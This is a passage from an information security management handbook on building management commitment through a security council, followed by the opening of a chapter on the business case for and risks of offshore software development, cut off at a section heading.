In the preceding sections, we reviewed the history of information security and why communication typically fails. Now it is time to define the essential steps to building a sustained management commitment throughout the organization. These steps may take months or years, depending on the size and challenges within the organization. Patience, perseverance, and incremental success will continually build the commitment. The chief security officer has to maintain the faith that the organization will enhance its security posture, especially under adverse circumstances.

Critical Success Factor 1: Communicating The Vision … One Manager at a Time

"Establishing buy-in" is a term first used in the 1980s/early 1990s when organizations recognized that teamwork was essential to obtain Total Quality Management (TQM). Although TQM experienced varying levels of success within organizations, the importance of getting those involved with the processes committed to the vision was a key assumption. Documented processes were of no use if they were not supported by the management charged with ensuring their compliance.

The same philosophy exists when implementing information security policies in that without line-level management concurrence with the vision, mission, and policies, they will not be consistently enforced within the workforce. So, how is this individual buy-in established? A technique that can be very successful with first-level supervisors, managers, and middle management is to have a brief, one-on-one, scheduled conversation with each employee. The four key concepts here are (1) brief, (2) individual, (3) scheduled, and (4) conversation. The meetings should be *brief*, as these are very busy individuals and security is not the only responsibility on their plate; in fact, it most likely is the furthest issue from their minds. Their days are filled with responding to strategic and daily operational, tactical issues. The meetings should be *individually focused*, as it is important to understand their individual issues and concerns. The one-on-one setting provides the opportunity to establish this relationship in an environment where the exchange of information can be open and honest. It is critical that the manager with whom the security officer is having the conversation views the discussion as being focused on how security can help that manager's business unit and the company achieve their business goals through the reduction of risk and enabling new services and products. The meetings must be *scheduled* to show appreciation for their time constraints. Technically oriented individuals are typically used to scheduling meetings at a moment's notice, as they are many times dealing with operational issues that must be resolved immediately. Although the management also has urgent issues, in their minds having a meeting to discuss their views of security would not qualify as an urgent issue that must be addressed today or tomorrow. Because many management personnel have meetings scheduled out weeks and months in advance, the meeting will have a greater chance of success if it is scheduled two to three weeks in advance. Flexibility is key also with last-minute schedule changes. When the manager says that the meeting has to be changed at the last minute, this does not mean that security is not important but rather that other priorities ("urgent items") have surfaced which must be addressed. Persistence in rescheduling will bring rewards, as the manager may end up paying greater attention to the message if the meeting was rescheduled. Finally, the meeting should be a *conversation*, not a one-sided security sales pitch. After all, the purpose of the meeting is to communicate the security vision, understand the individual's business needs, and, most importantly, establish buy-in.

Establishing management commitment throughout the organization is more of a grassroots effort among the management staff. Senior executives rely on their trusted advisors, or key management staff, to form their opinions about where the appropriate investments should be made. If the management staff is not on board with supporting the organizational security efforts, it may be difficult to bring the senior executive to support the security posture proposed by the security department. By establishing the relationships among the management staff prior to engaging the senior executive, the appropriate

groundwork is laid to put forth the desired security program. If the senior executive is already a proponent of information security, then this can be leveraged in the discussions with that executive's management team, although this is often not the case.

Individuals are generally willing to help others, as it is human nature. The obstacles to helping have more to do with (1) other priorities, (2) time commitments, and (3) not understanding what help is needed. Sometimes, simply asking for help will go a long way. Individuals want to belong and feel that their contributions are important. As the discussions are being held with each manager, it is important to take time to understand their business needs and where they can feel that they are making a contribution to the company's efforts.

Finally, the question of "What's in it for me?" has to be answered for each manager. Each manager has many efforts to support, and in the end their sustained commitment to information security will be primarily determined by the business benefits that they see accruing to their areas. Is it to be in compliance with regulatory requirements? To ensure the integrity of their information? To reduce the time required to gain access to a system? To simplify the procedures required by a manager to bring on a new employee through role-based access? To reduce the risk of department reputation if a laptop is lost through laptop encryption? To ensure that productivity does not suffer when a system is down due to a virus? Communicating the benefits should be in their terms and should include the traditional goals of confidentiality, integrity, and availability (CIA). These terms may mean something to the manager but are more likely to be seen in an abstract sense that does not apply to them or, worse, something that the systems security or information technology departments take care of.

Critical Success Factor 2: Analyze Organizational Culture

As security professionals, we just *know* that investing money in security is a not only a good idea but also entirely necessary. In fact, the more the better, as it meets *our* goals. However, organizations are made up of many moving parts that, like parts of the human body, must all function together. What is the most important part of the human body? Think of a teenager running across the street in a hurry (we know how busy their lives are), not thinking to take the extra time to slow down or look both ways. Suddenly, a car comes speeding along. The driver ignores the stop sign in front of the crosswalk and hits the teenager. Is the brain important in making these split-second evaluations? Certainly. Or, maybe if the eyes had been more attentive or quicker to see what was happening on behalf of the driver and the pedestrian the accident could have been avoided. Or, maybe the most important part is the feet, which could have outrun the car or slammed on the brake pedal faster, again preventing the accident. Or, maybe the heart is the most important part, for if it had not kept on beating the teenager would have died. Or, maybe if the teenager's ears were stronger the teenager would have heard the car approaching. Hmmm, now what is the most important part of the body again?

Organizations are very much like the human body, as they have many parts that must function together in an integrated fashion to operate successfully. Fortunately, many security decisions are not life-and-death decisions that must be made in a split second, as in the scenario just mentioned; however, the different parts of the organization do interoperate simultaneously. Just as the parts of the body are moving in coordination with each other, organizations are not sequential but rather accomplish departmental missions at the same time. This is where the challenge comes in. Where is the "security part" operating within the organization? Is the "security part" part of the brain, analyzing the situation in real time and deciding how to proceed safely? Is the "security part" taking direction from some other organizational body part and moving as instructed (in a direction that may be right or wrong)? Is the "security part" listening to what is happening but has no control over the other organizational body parts running toward the street? Is security viewed as the pumping life blood of the organization, without which the organization could not exist? Or, is the "security part" an afterthought to be applied only when the ambulance and emergency medical technicians arrive? Relating the organization to the human body is useful in understanding the role of information security and the current level of cultural support.

Organizational culture is developed over time; however, the culture experienced is the present state, or something that is realized in the current moment. Cultures are also strongly influenced by the leaders of the organization and their actions. Thus, if the organization has experienced significant change in the senior leadership, the culture will also have difficulty sustaining the direction. The lesson learned from this is that security must be continually worked into the organization, as previous key supporters may have moved on to other positions or companies. This is also why it is necessary to build a broad base of support, so as leaders move on the security principles can be retained by those who move into their positions.

Organization cultural views toward information security can be viewed simplistically as high, moderate, and low. The following definitions could be utilized to assess the current cultural mindset:

- *High.* Senior management brings information security into the discussion on new projects. An information security officer is established at high levels within the organization, minimally at a director or vice president level. Information systems development projects incorporate information security within the systems analysis, design, testing, implementation, and maintenance phases of every major project. Information security professionals are engaged in the design of the applications. Updates are made on a periodic basis to the company board of directors. All employees are aware of the importance of information security and understand how to report incidents. Audit findings are minimal and are addressed through a managed process. Many times, the audit findings highlight previously known issues that have current project plans to address the vulnerability or weakness. Budgets are established with funding levels to support an ongoing security program along with the provision to review supplemental projects in the same process as other high-profile projects. Senior leadership considers security to be a business risk reducer and an enabler of new products or services and actively supports security efforts through their actions (participation, funding, authorizations).
- *Moderate.* People within the organization have received some training on information security. An individual has been assigned the information security role, usually at the supervisor or manager level buried within the information technology department, primarily because a regulation or auditor suggested that they have someone in this role. Security policies exist, but they have been primarily created within the information technology department and may not have widespread support or knowledge of where they are located. Applications are developed with an understanding of security principles; however, not all applications are verified before moving to the next phase of development. Senior management has typically delegated the understanding of information security to the CIO and trusts that the CIO is keeping the environment secure. A staff is budgeted for information security and typically consists of security administration operational activities (*e.g.*, account setups, password resets, file access) and a few security projects that are key for implementing a few critical organizational initiatives. Audit findings are responded to in a reactive fashion and typically become the impetus for change and obtaining support for future initiatives.
- *Low.* If security policies do exist, they are usually issued by a memo in reaction to an incident that has occurred. Policies may be created by copying one of the many canned policies without the means to enforce them or procedures in place to promote compliance. Information security is thought of as the log-in ID/password guys, the virus guys, and the guys who maintain the firewalls in the organization. Security is often sold by fear, anxiety, and doubt, with a technical person highlighting the latest hacker attack to explain why the organization needs to invest more money in information security. Auditors frequently locate missing paperwork for user requests, and the common initial password set and resets are equal to the log-in ID, TEMP123, password, or Monday. Senior management intuitively knows that information security is important, but it assigns the same level of importance as ensuring that the computer system is up. Funding is not specific to information security and is usually part of a budget for network support, systems administration, or technical support.

TABLE 16.1 Sample Security Council Mission Statement

The Information Security Council provides management direction and a sounding board for ACME Company's information security efforts to ensure that these efforts are:
Appropriately prioritized
Supported by each organizational unit
Appropriately funded
Realistic given ACME's information security needs
Balanced with regard to cost, response time, ease of use, flexibility, and time to market
The Information Security Council takes an active role in enhancing ACME's security profile and increasing the protection of its assets through:
Approval of organizationwide information security initiatives
Coordination of various workgroups so security goals can be achieved
Promoting awareness of initiatives within their organizations
Discussion of security ideas, policies, and procedures and their impact on the organization
Recommendation of policies to ACME's Information Technology Steering Committee
Increased understanding of the threats, vulnerabilities, and safeguards facing the organization
Active participation in policy, procedure, and standard review
ACME's Information Technology Steering Committee supports the Information Security Council by:
Developing the strategic vision for the deployment of information technology
Establishing priorities and arranging resources in concert with the vision
Approving the recommended policies, standards, and guidelines
Approving major capital expenditures

Each organization has different priorities, and the current culture of the organization may be a decided upon position but most likely has just resulted from the level of attention (or lack of) paid to information security. The good news is that, with the proper focus, organizations can move very quickly from low to high cultural levels.

Critical Success Factor 3: Establishing the Security Council

The information security council forms the backbone for sustaining organizational support. The security council serves as the oversight for the information security program. The vision of the security council must be clearly articulated and understood by all members of the council. Before the appropriate representation of the council can be determined, the purpose of the council must be decided. Although the primary purpose is to provide oversight for the security program and provide a mechanism to sustain the organizational security initiatives, the starting point for each organization will depend upon the current organizational culture as discussed in the preceding section.

A clear vision statement should exist that is in alignment with and supports the organizational vision. Typically, these statements draw upon the security concepts of confidentiality, integrity, and availability to support the business objectives. The vision statements are not technical and should focus on the advantages to the business. People will be involved in the council from management and technical areas and have limited time to participate, so the goal must be something that is viewed as worthwhile. The vision statement should be short and to the point and should drive the council toward an achievable, but stretch, goal.

Mission statements are objectives that support the overall vision. These become the roadmap to achieving the vision and help the council clearly view the purpose for their involvement. Some individuals may choose nomenclature such as goals, objectives, or initiatives. The important point is not to get hung up in differentiating between these but rather to ensure that the council has statements that help frame how the council can operate to successfully attain the vision. A sample mission statement is provided in Table 16.1. Effective mission statements do not have to be lengthy, as the primary concern is to communicate the goals that they are readily understood by technical and nontechnical individuals. The primary mission of the security council will vary by organization but should include statements that address:

- *Security program oversight.* By establishing this goal in the beginning, the members of the council begin to feel that they have some input and influence over the direction of the security program. This is key, as many security decisions will impact their areas of operation. This also is the beginning of management commitment at the committee level, as the deliverables produced through the information security program are now owned by the security council *versus* the information security department.
- *Decide on project initiatives.* Each organization has limited resources (time, money, people) to allocate across projects to advance the business. The primary objective of information security projects is to reduce the organizational business risk through the implementation of reasonable controls. The council should take an active role in understanding the initiatives and the resulting business impact.
- *Prioritize information security efforts.* When the security council understands the proposed project initiatives and the associated positive impact to the business, the members can be involved with the prioritization of the projects. This may be in the form of a formal annual process or may be through the discussion of and expressed support for individual initiatives.
- *Review and recommend security policies.* Review of the security policies should occur through a line-by-line review of the policy, a cursory review of the procedures to support the policies, and a review of the implementation and subsequent enforcement of the policies. Through this activity, three key concepts are implemented that are important to sustaining commitment: (1) understanding of the policy is enhanced, (2) the practical ability of the organization to support the policy is discussed, and (3) buy-in is established for subsequent support of implementation activities.
- *Champion organizational security efforts.* When the council understands and accepts the policies, they serve as the organizational champions behind the policies. Why? Because they were involved in the *creation* of the policies. They may have started reviewing a draft of the policy created by the information systems security department, but the resulting product was only accomplished through their review, input, and participation in the process. Their involvement in the creation creates ownership of the deliverable and a desire to see the security policy or project succeed within the company.

A mission statement that incorporates the previous concepts will help focus the council and also provide the sustaining purpose for their involvement. The vision and mission statements should also be reviewed on an annual basis to ensure that the council is still functioning according to the values expressed in the mission statement, as well as to ensure that new and replacement members are in alignment with the objectives of the council.

Critical Success Factor 4: Appropriate Security Council Representation

The security council should be made up of representatives from multiple organizational units that are necessary to support the policies in the long term. The human resources department is essential for providing information about the existing code of conduct, employment and labor relations, and the termination and disciplinary action policies and practices that are in place. The legal department is needed to ensure that the language of the policies states what is intended and that applicable local, state, and federal laws are appropriately followed. The information technology department provides technical input and information on current initiatives and the development of procedures and technical implementations to support the policies. Individual business unit representation is essential to developing an understanding of how practical the policies may be in terms of carrying out the mission of the business. Compliance department representation provides insight on ethics, contractual obligations, and investigations that may require policy creation. Finally, the information security department should be represented by the information security officer, who typically chairs the council, and members of the security team for specialized technical expertise.

The security council should be made up primarily of management-level employees, preferably middle management. It is difficult to obtain the time commitment required to review policies at a detailed level by senior management. Reviewing the policies at this level is a necessary step toward achieving buy-in within management; however, it would not be a good use of the senior management level in the early stages of development. Line management is very focused on their individual areas and may not have the organizational perspective necessary (beyond their individual departments) to evaluate security policies and project initiatives. Middle management appears to be in the best position to appropriately evaluate what is best for the organization, in addition to possessing the ability to influence senior and line management to accept the policies. Where middle management does not exist, it is appropriate to include line management, as they are typically filling both of these roles (middle and line functions) when operating in these positions.

The security council should be chaired by the information security officer (ISO) or the chief information security officer. The ISO is in a better position, knowledge-wise, to chair the council; however, politically it may be advantageous for the CIO to chair the council to communicate support through the information technology department. The stronger argument is for the council to be chaired by the ISO, as doing so provides for better separation of duties and avoids the "chicken in the henhouse" perception if the council is chaired by the CIO (even if the ISO does not report through the information technology organization). The CIO will have influence within the other IT-related steering committees. In addition to the ISO, the council should also have one or two members of the systems security department available to (1) provide technical security expertise, and (2) understand the business concerns so solutions can be appropriately designed.

Critical Success Factor 5: "Ing'ing" the Council … Forming, Storming, Norming, and Performing

Every now and then, an organization will recognize that collaboration is not taking place between the functional departments and it is time to talk about enhancing the team development process. This is usually the result of a problem of not communicating between the departments. Why wait for the problems to occur? When committees are formed, they are not magically functional the moment they are formed but rather must go through a series of necessary steps to become an operational team. The classical four phases of team development are forming, storming, norming, and performing. Let's visit each of the concepts briefly to see how they apply to the security council:

- *Forming.* This is the stage where the efforts are moving from an individual to a team effort. Individuals may be excited about belonging to something new that will make a positive change. The tasks at hand and role of the council are decided (as identified in critical success factor 3). Teams should be communicating openly and honestly about their likes and dislikes, deciding what information must be gathered to carry out their mission, and engaging in activities that build trust and communication with each other. It is critical to draw out the responses of those who may tend to remain silent during the meetings, as they may be thinking some very valuable thoughts but afraid at this stage that their ideas may be rejected.
- *Storming.* Now that the objectives are understood and the team has had the chance to discuss some of the challenges that they are tasked to resolve, doubt may settle in. Some members may become resistant to the tasks and return to their old comfort zones. Communication between members begins to erode, and different sections of the team form alliances to counter-positions. The team becomes divided, and minimal collaboration occurs between individuals. At this stage, it may be necessary to reestablish or change the rules of behavior for the council, negotiate the roles and responsibilities between the council members, and possibly return to the forming stage and answer any open questions about the purpose and clarity of the council. Finally, it is important to listen to the concerns of the council members and let them vent any frustrations, as they may have some very valid concerns that must be addressed to be successful.

- *Norming.* At this stage, the members of the council begin to accept their roles, the rules of behavior, and their role on the team and respect the individual contributions that others on the team can provide. Now, wouldn't it be nice if the storming stage could be skipped, and the security council just moved on to this stage? Think of a child learning to ice skate. The concept of ice skating is explained in vague terms such as, "Put these skates on your feet, then stand up, and skate around the rink." The child has an idea of how this works because she has seen others skating and it looks pretty easy; however, when she stands up, she is in for a big surprise … boom! The same applies for teams. As much as individuals have seen other teams succeed and have worked on other teams, until the issues are actually addressed the team cannot understand how much the fall can hurt until this particular team actually falls down. As the norming stage progresses, competitive relationships may become more cooperative, more sharing occurs, the sense of being a team develops, and the team members feel more comfortable working together. This stage of development should focus on detailed planning, creating criteria for the completion of goals, and continuing to encourage the team and build on the positive behaviors demonstrated within the team and change the unhealthy ones.
- *Performing.* The team is now functioning as a unit focused on the objectives of the security council. The team has the best opportunity at this stage to meet deadlines, utilize each member's unique talents, and produce quality deliverables. The members of the team have gained insight into the unique contributions of everyone on the team and recognize that the team can accomplish much more than any one individual on the team.

The security council may be formed in a day but does not become a team in a day. Understanding the path that every team traverses can be helpful in knowing where the team is currently functioning, in addition to allowing the application of strategies to move the team to the next stage. Depending on the organizational culture and the individuals involved, the security council may become a functioning team within weeks or months. What is important is that the commitment to getting to the team stage has a level of persistence and perseverance equal to the passion to build a successful security program within the organization.

Critical Success Factor 6: Integration with Committees

As indicated earlier, management has limited time to be involved in efforts that may not seem to be directly related to their department. Examine the performance objectives and performance reviews of the management of most organizations, and it becomes readily apparent that the majority of the performance rewards are based on the objectives of the individual department goals. Typically, little incentive exists for participating to "enhance the corporate good," even though that may be communicated by the organization's vision, mission, and goals and objectives statements; therefore, committees that do not appear to provide a direct benefit or whose involvement is not seen as critical will be met with a lukewarm reception.

So, when the information security department decides to add a few more committees, this is likely to be met with resistance. A practical approach is to examine the committees that are already established, such as an information technology steering committee, electronic commerce committee, standards committee, senior management leadership committee, or other committee that has a history of holding regularly scheduled (and attended!) meetings. Tapping into these committees and getting 30 minutes on the agenda reserved specifically for security will provide ample airtime for security issues and the appropriate linkage to the company decision makers. In committees such as the information technology steering committee, many of the issues discussed have information security issues embedded within them and attendance provides the mechanism to be at the table during discussion of these issues.

Because the time allotment for discussing information security issues tends to decrease as the management chain is traversed to higher levels of management, it is important to ensure that the security council is established (as explained in critical success factor 3). Participation at the higher levels should be limited to review, discussion, and communication of initiatives and primarily decision making

(approval of policies and projects). The senior management stamp of approval is necessary to win broad organizational support and is a key component for successful implementation. If the security council does not perceive that the recommendations are important to the senior leadership, it will lose interest. If the security policies are not approved by the senior leadership, organizational management and staff support will also dissipate; therefore, it is important to get on the agenda and stay on the agenda for every meeting. This also creates the (desired) perception that security is an ongoing business process necessary to implement the business objectives.

When it has been decided which committees would be the best candidates for integration, then the process for how the committees will function together has be decided. Is the IT steering committee the mechanism for policy and project approval? Does their approval depend on a dollar threshold? How are changes to the security policies made at this level? Do they go back to the security council for another review, or are they changed and considered final at this point? Much of this will depend upon each individual cultural norm of how teams and committees function.

Critical Success Factor 7: Establish Early, Incremental Success

Organizations tend to get behind individuals and departments that have demonstrated success in their initiatives because they believe that the next initiative will also be successful. Organizations lose patience with 15- to 18-month initiatives (these tend to be labeled as long-term strategies these days). Projects should be divided into smaller discrete deliverables as opposed to trying to implement the entire effort. This allows the organization to reap the benefits of an earlier implementation while waiting for the results of the longer term initiative. The early initiative may also help shape or redefine the longer term initiative through the early lessons learned.

The early initiatives should provide some benefit to the organization by making their processes easier, enabling new business functionality, providing faster turnaround, reducing paper handling, and making more efficient or effective processes. The primary objective should not be something that benefits the information security department but rather something that provides benefit to the business (although it most likely will provide information security benefit even though this is not the "sell"). Management may be skeptical that the investment in information security will produce an equal amount of benefits. Nothing helps future funding opportunities more than establishing a track record of (1) developing projects that contribute to the business objectives, (2) establishing cost-effective aggressive implementation schedules, (3) delivering on time, (4) delivering within budget, and (5) delivering what was promised (at a minimum).

Critical Success Factor 8: Let Go of Perfectionism

Imagine someone who has been a dancer for 15 years, dancing since she was 2-1/2 years old and practicing a couple of nights a week to learn jazz and ballet. Imagine the hours of commitment that were required to make movements that would be difficult for most of us appear to be purposeful and graceful and flow with ease. Imagine that it is the big night for showcasing this enormous talent — the recital — and the dancer is rightfully filled with excitement in anticipation of performing in front of friends and family. As the curtain rises, and the dancers are set to begin the performance, the dancer's hairpiece falls off. Oh, no! What to do? Should she stop and pick up the hairpiece? If she doesn't, will the other dancers have to keep an eye on the floor to avoid stepping on the hairpiece? Does the dancer break into tears? Does she stop and say, "I messed up?" No, none of the above. Although it is preferred that the dancers firmly attach their hairpieces and that is what was planned for and practiced, in the scope of the dance it is not a big deal. In fact, few people in the audience would actually notice it unless it was pointed out by the dancer. The dancer dances on, smiling with great pride, demonstrating the skill that she possesses to the audience's delight.

We should all strive to perform to the best of our ability. The argument could be made that the security profession is made up of many individuals who are control and detail oriented and are analytical and logical decision makers. These characteristics suit the profession very well, as these attributes are many

times necessary to master the information security skills; however, another trait inherent to the profession is that of perfectionism, the need to get it right, to do the right thing. Security professionals often use the terms "must" and "will" *versus* "should" and "might." For example, imagine a security policy written as, "As an employee, you may create an eight-character password made up of a combination of the alphabet, numbers, and special characters, or you may choose something less if you have a hard time remembering it. If KATE123 or your dog's name is easier to remember, then just use that." That would be absurd — we tell users not only the rules but also how to implement them and that they *must* do that action. Carrying the perfectionist standard forward into every project is a recipe for failure. First of all, resulting project costs will be higher trying to get everything right. Second, the time to implement will be longer, and opportunities to create some business benefit may be missed.

When other individuals across the business units are asked to participate in security initiatives, they may not have a complete understanding of what is expected of them, and some tolerance for this gap in understanding should be accounted for. It may be that they believe that they are supplying the appropriate level of support or are completing the deliverables accurately, given their knowledge of what was communicated to them. The minimum expected deliverable for security initiatives should be that if 80 percent of the goal is completed, then the risk absorbed by the company is considered as reasonable. Achieving the remaining 20 percent should be viewed as the component which, if implemented, would return increased benefits and opportunities but is not necessary to achieve the minimum level of risk desired. Taking this posture allows the information security initiatives to drive toward perfection but does not require attainment of complete perfection to maintain a reasonable risk level. This approach keeps the costs of security implementations in balance with the reduction of risk objectives.

Critical Success Factor 9: Sustaining the Security Council

Humpty Dumpty sat on the wall, Humpty Dumpty had a great … Well, we know the rest of this story. Putting the pieces back together again is much more difficult than planning for the fall. As mentioned in the "ing'ing the council" critical success factor, the team will go through various stages. Frustration, boredom, impatience, and inertia may set in as the size of the effort is realized or the members' roles in the process become blurred. When we know that something is likely to occur, it is much easier to deal with. Understanding that these events will occur can help the security council to continue its mission and not give up hope. The council may be viewed by members of the organization as a vehicle for resolving security issues. Alternatively, the council may be viewed as a committee that produces no tangible benefits and consumes the most valuable resource, time. The truth is that both views will exist simultaneously within the organization, depending on how the council affects each person's individual role. At times, some council members will become disinterested, and it may be necessary to bring in some new blood, thereby expanding the knowledge of the council as well as injecting some new ideas and skills into the team. When this is done, it is important to revisit the mission and vision steps as this person and the rest of the team (with respect o the new individual) is repeating the forming, storming, norming, and performing process.

Critical Success Factor 10: End-User Awareness

The existence of the security council and its relationships with the other committees should be embedded in the security awareness training for every end user within the organization. By establishing the message that the security policies are business decisions (*versus* information technology decisions emanating from the information systems security department), greater acceptance for their implementation is likely. If the message is constructed in such a way that it is clear that middle management and senior management have reviewed and agree with all of the policies line by line, this can be a very powerful message. Line managers and supervisors are less likely to ignore the policies when they understand that the directives are coming from management and not another functional unit that they consider to be their peers. This assumes that the organization is following the necessary practice of training all management with the security training as well as the end users.

If multiple organizational units (*e.g.*, IT steering committees, executive leadership team reviews, focused business or technical workgroups) are participating in the policy development and review process, in addition to the security council, then the relationships between these committees and their associated functions should be explained in concise terms at a high level. For example, if the role of the security council is to review and recommend policies to the IT steering committee, which approves the policies, then these basic functions should be stated so the end users understand the role. If the role of the security council is to establish the security strategy for the organization, prioritize projects, and implement the mission through these initiatives, then that should be stated as well. The advantage to having the end users understand the role of the security council is threefold in that it (1) helps them to understand how these policies are created, (2) conveys the message that their management is involved in the direction of information security (*versus* security mandates), and (3) provides incentive to keep their own management in line with the security policies.

Is end user awareness of the security council's existence really a critical success factor? To answer that question, we need to look no further than what the ultimate goal of a security program should be — to have every user of an organization's information protect it with the same diligence as if it was the purse on her shoulder or a wallet in his back pocket. The answer is you bet! While they may not need to understand the working dynamics of the security council, end users do need to understand that the organizational structure exists, is operating, and is effective at balancing the needs of security and the need to operate the business.

Conclusion

Security councils provide an excellent mechanism to serve as a sounding board for the information security program and test the vision, mission, strategies, goals, and objectives initiated by the security department. They are excellent mechanisms for establishing buy-in across middle management and subsequently senior management and the end users of the organization. Without them, the information security officer is working in isolation, trying to move initiatives forward, obtaining business management support one person at a time. Security councils are much more effective in establishing the necessary collaboration and ensuring that all points of view are provided a chance to be expressed.

The security council must produce some early successes in order to sustain the commitment of the individuals, each of whom has limited time which could be expended elsewhere. When it comes to committee involvement, people have a choice. Yes, it may be possible to get the individuals to physically show up for a few meetings, but to win their hearts and active participation the council must have a purpose that it is driving toward. At times, this purpose may not be clear, but the council must still be sustained by the leader's belief in the value of the council and the creation of activities when decisions are needed.

Establishing the security council may be seen as threatening to some managers at first, as it means that now some decisions will not be made by the security manager, director, or officer but rather by the security council. Some security leaders may not want that sort of insight into or control of their activities; however, to be truly effective and truly maintain management commitment, the continued participation by business unit managers is essential. This can also be established informally without a security council, but the time commitment is much greater and the collaboration between the business unit managers is less likely to occur.

The security council is not the answer to resolving all of the management commitment issues, as there will always be other business drivers impacting the decisions. Mergers and acquisitions may put security efforts on hold. Debates over the constraints of the technology on the business operations may stall projects. Budget constraints due to a drop in sales volume or public sector funding may preclude security investments. Acceptance of risk by insurance or outsourcing initiatives may change the company's security posture. Other company high-priority projects may consume the necessary internal resources for security projects. Each of these can serve to limit the information security focus and related investments. These are normal events in the course of business; however, consider the individual responsible for information

security who has to address these issues alone (lack of management commitment) *versus* acting on these issues with the collaboration of the security council (supportive management commitment) and the advantages of the security council can be readily appreciated.

Final Thoughts

The word *commitment*, according to the Merriam-Webster *Dictionary of Law*, is defined as "an agreement or promise to do something in the future." According to the Merriam-Webster *Medical Dictionary*, commitment is defined as "a consignment to a penal or mental institution." As security practitioners, it is hoped that we could agree that the former definition is much preferred over the latter. Alternatively, if we fail to obtain the lawyers' definition of commitment, we might end up with the medical definition of commitment.

Management commitment is not something that can be held, touched, or seen; rather, it is a state of being. It is also a current state, subject to change at any moment. The level of commitment is arrived at by management's memory of historical events that led up to the present and pave the path for the future. If these experiences have not been good, then their commitment to spending large investments on future security initiatives will also not be good; therefore, appropriate care must be taken to deliver on the promises made through the security council by the security team, information technology departments, and the business unit representatives, or the next project will not be met with enthusiasm. Security councils are an essential element to building management commitment, and continued delivery provides the necessary oxygen to keep the council functioning.

Commitment is the two-way street. If commitment is expected from management, when it is obtained the security program must also be committed to deliver on the expectations agreed upon. Doing less results in withdrawals from the goodwill that has been established; doing more creates increased satisfaction and confirmation that the investment choices supported by management were, in fact, the right choice. This also increases their trust in their own ability to make decisions supporting the security program.

Finally, each security officer should evaluate his or her own commitment to enhancing the security of the organization and the current cultural view towards security. Where does the organization stand? It will feel uncomfortable at first to establish the council, but it is well worth the effort. So, assemble the security champions from legal, information technology, human resources, and individual business units, and begin. Today.

When Trust Goes Beyond the Border: Moving Your Development Work Offshore

Stephen Fried,CISSP

Introduction

The convergence of the Internet age and the new global economy has led to an era of unprecedented opportunity and challenges for organizations wishing to compete in the global arena. Traditional brick-and-mortar methods of doing business have given way to global information networks; "virtual companies" (which exist solely in "Internet space" without a unifying physical presence); and every possible combination of business partnership imaginable, ranging from traditional customer–supplier relationships to multi-level outsourcing deals. The impact of this rapid change is that companies have been forced to seek new ways to achieve sustainable profitability in the face of increasing competition from overseas. At the same time, uncertain economic conditions have resulted in extensive cost-cutting efforts and downsizing at many traditionally stable organizations. Opportunities to increase productivity while lowering expenses are cheered equally in the boardroom and on the trading floor.

Nowhere has the impact of this new desire for increased profits and lower costs been felt more than in the software development industry. Over the past 30 years, the model for developing computer software has changed dramatically. In the early days, everything having to do with the use and operation of the computer was performed by a small team dedicated to a particular machine. Hardware maintenance, operations, troubleshooting, and even software development were all performed by the same team. This was feasible because each machine was unique, often proprietary, and required dedicated support personnel to ensure its continued operation. This model was also extremely costly to maintain.

As computers became more commonplace, the model for software development changed as well. Rather than utilizing teams of hardware and software specialists dedicated to a single machine, special teams of software designers coding for a variety of systems were formed. The key element was that the software developers were all employees of the company that owned the computers, or they were employees of the computer company (for example, IBM) that were permanently stationed on the customer's premises. The advantage of this method was that the company had complete control over the finished software product and could modify and customize it as needed. The negative side to this arrangement

was that the cost for developing software was extremely high because employees (or contract workers) would still be paid even if they were not actively working on a project. This was particularly true for companies whose primary competency was not software development or even computer operations. For these companies, maintaining large staffs of software developers drained their resources and their budgets.

Enter the *outsourcer*. The idea behind outsourcing is that the outsourcer can specialize in a particular area — software development, chip manufacturing, personnel management, or financial management, for example — and sell that expertise back to a company for less than the company might spend if it were to perform the task itself. The outsourcing company manages the workforce (and the associated overhead), and the client company defines the particular service levels it expects from the outsourcer. When it works well, it becomes a win-win situation for both sides. The outsourcer can maintain a large development staff and leverage the cost of that staff over many customers. The client company gets skilled development expertise in an area outside its core competency.

The Business Case for Outsourcing

Historically, most large outsourcing firms have been located in the United States or Europe. From a business perspective, this allows the client company to send its work to a firm in a country with which it is both familiar and comfortable. Unfortunately, labor costs in the United States and many European countries are generally higher than in other regions, and this cost is passed on to the outsourcer's customers. In recent years, however, a new trend has been developing that allows companies to obtain the benefits of outsourcing but reduce the associated labor costs. Many areas of the world have seen a dramatic rise in the technical skill of their indigenous workforce without a corresponding rise in the cost of those skilled workers. Countries such as India, China, Russia, Brazil, Ireland, and the Philippines (to name a few) have emerged as valuable technical resource centers willing to capitalize on the powerful combination of their high-technology skills and low labor costs. Companies in these countries have set up offshore development centers (ODCs) and are enticing U.S. and European companies to reduce their costs, improve their delivery cycles, and increase the quality of their products by outsourcing large parts of their development work to ODCs (a practice also known as *offshoring*).

While this trend has been known (and used) for a long time in manufacturing-based industries, companies in the technology sector have only recently caught on to the trend. Despite the time lag, however, tech companies are quickly catching on. A 2003 survey by *InformationWeek* showed that 55 percent of banking companies, 30 percent of healthcare companies, 61 percent of information technology companies, and 50 percent of manufacturing companies currently outsource application development or maintenance to ODCs.[1]

This may seem like an ideal position for businesses. After all, utilizing a supplier that offers a high-quality product along with reduced overhead is the best position for a business to be in. However, many government and business leaders are concerned with the rising trend in the use of ODCs, particularly with regard to the security risks that using ODCs might represent. In fact, a recent CSO online poll indicates that 85 percent of the Chief Security Officers surveyed believe that using offshore developers poses a high security risk.[2] In addition, an *InformationWeek* research survey indicated that what weighs most heavily on the minds of business-technology executives is the quality of work performed, unexpected costs that arise, and the security of data and physical assets used by the ODC.[3]

Unfortunately, many of these concerns are outweighed by the heavy economic impact and savings that using an ODC can bring to a company. By far, the biggest reason cited by companies for using an ODC is the reduced labor cost involved. For example, Indian workers with five years of experience typically earn between U.S.$25,000 and U.S.$30,000. The salary for the same level of experience could reach $60,000 to $80,000 in the United States. Salaries in other high-technology centers can be even lower; labor costs in Russia can often be 25 to 40 percent lower than those in India. Many of these countries compound their benefits by having a large, highly technical workforce trained and skilled in the use of the latest technologies. A recent National Public Radio news story indicated that many foreign nationals who came to the United States from India and China during the dot.com boom are now returning to their homelands.

The primary reason for this is that the employment outlook there is more stable and, even at the reduced rates these jobs are commanding, the salaries are better, relatively speaking, than other professions in the same country. With potential cost reductions like these, along with the high availability of talent, even the most security-conscious businesses are considering the possibility of offshoring.

Offshoring Risks

Having established the business advantages of offshore development, a review of some of the major risks of offshoring will help shed light on why this is a growing concern among businesspeople and security professionals. The risks can be categorized into four major areas: services risks, personnel risks, business risks, and legal risks.

Risks Based on Services Performed

